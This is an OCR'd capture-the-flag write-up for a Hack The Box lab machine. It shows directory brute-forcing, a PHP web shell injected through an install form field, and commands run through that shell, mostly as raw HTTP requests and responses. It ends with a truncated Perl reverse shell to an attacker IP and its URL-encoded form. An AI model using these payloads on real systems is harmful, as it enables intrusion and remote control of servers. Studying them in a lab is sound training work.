
Payload type: Simple list — Request count: 4,685

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
.bash_history
.bashrc
.cache
.config
.cvs
.cvsignore
.forward
.git
```

after a while we can find a directory that seems to be writable



Request	Payload	Status	Error	Timeout	Length ▲	Comm
2404	launcher	200	□	□	194	
0		200	□	□	218	
1	.bash_history	200	□	□	218	
2	.bashrc	200	□	□	218	


now we try to upload our shell



```
POST /components/install/process.php HTTP/1.1
Host: dev.player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 123
Connection: close
Referer: http://dev.player.htb/
Cookie: 97c737d7256edaf18c3552b469f00d9d=agb5a13fehdupuufsjn1l7m310

project_name=<?php echo
system($_GET['saad']);?>&project_path=/var/www/html/launcher/a/data&path=
/var/www/html/launcher/a

```


```
HTTP/1.1 200 OK
Date: Sat, 05 Jun 2021 21:45:03 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Content-Length: 0
Connection: close
Content-Type: text/html

```

how ever there is an empty response ,we have to get success



```
    saveFile($config, $config_data);

    echo("success");
}
```


change a to b



```
POST /components/install/process.php HTTP/1.1
Host: dev.player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 121
Connection: close
Referer: http://dev.player.htb/
Cookie: 97c737d7256edaf18c3552b469f00d9d=agb5a13fehdupuufsjn1l7m310

project_name=<?php echo
system($_GET['saad']);?>&project_path=/var/www/html/launcher/c/data&path=/var/www/ht
ml/launcher/c
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Jun 2021 22:09:24 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Content-Length: 7
Connection: close
Content-Type: text/html

success
```


now we try to call our web shell



```
GET /launcher/c/data/projects.php?saad=ls HTTP/1.1
Host: dev.player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Length: 0
Connection: close
Referer: http://dev.player.htb/
Cookie: 97c737d7256edaf18c3552b469f00d9d=agb5a13fehdupuufsjn1l7m310
```


```
HTTP/1.1 404 Not Found
Date: Sat, 05 Jun 2021 22:11:07 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 305
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      404 Not Found
    </title>
  </head>
  <body>
    <h1>
      Not Found
    </h1>
    <p>
      The requested URL /launcher/c/data/projects.php was not found on this server.
    </p>
    <hr>
    <address>
      Apache/2.4.7 (Ubuntu) Server at dev.player.htb Port 80
    </address>
  </body>
</html>
```

we got 404, the virtualhost cannot reach the launcher directory if we change it to 10.10.10.145 we can reach our web shell, and our command was executed



```
GET /launcher/c/data/projects.php?saad=ls HTTP/1.1
Host: 10.10.10.145
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Length: 0
Connection: close
Referer: 10.10.10.145
Cookie: 97c737d7256edaf18c3552b469f00d9d=agb5a13fehdupuufsjn1l7m310
```


```
HTTP/1.1 200 OK
Date: Sat, 05 Jun 2021 22:17:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Vary: Accept-Encoding
Content-Length: 118
Connection: close
Content-Type: text/html

<?php/*|
[{"name":"active.php
projects.php
users.php
users.php","path":"\/var\/www\/html\/launcher\/c\/data"}]
|*/?>
```



```
GET /launcher/c/data/projects.php?saad=id HTTP/1.1
Host: 10.10.10.145
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Length: 0
Connection: close
Referer: 10.10.10.145
Cookie: 97c737d7256edaf18c3552b469f00d9d=agb5a13fehdupuufsjn1l7m310
```


```
HTTP/1.1 200 OK
Date: Sat, 05 Jun 2021 22:19:18 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Vary: Accept-Encoding
Content-Length: 182
Connection: close
Content-Type: text/html

<?php/*|
[{"name":"uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)","path":"\/var\/www\/html\/laur
|*/?>
```

to get a shell i grep a reverse shell from pentestmonkey , replace ip, port and url encode it




```
perl -e 'use
Socket;$i="10.10.14.23";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(
 -i");};'
```


```
%70%65%72%6c%20%2d%65%20%27%75%73%65%20%53%6f%63%6b%65%74%3b%24%69%3d%22%31%30%2e%31%30%2e%31%34%2e%32%33%22%3b%24%70%3d%31%32%3
```



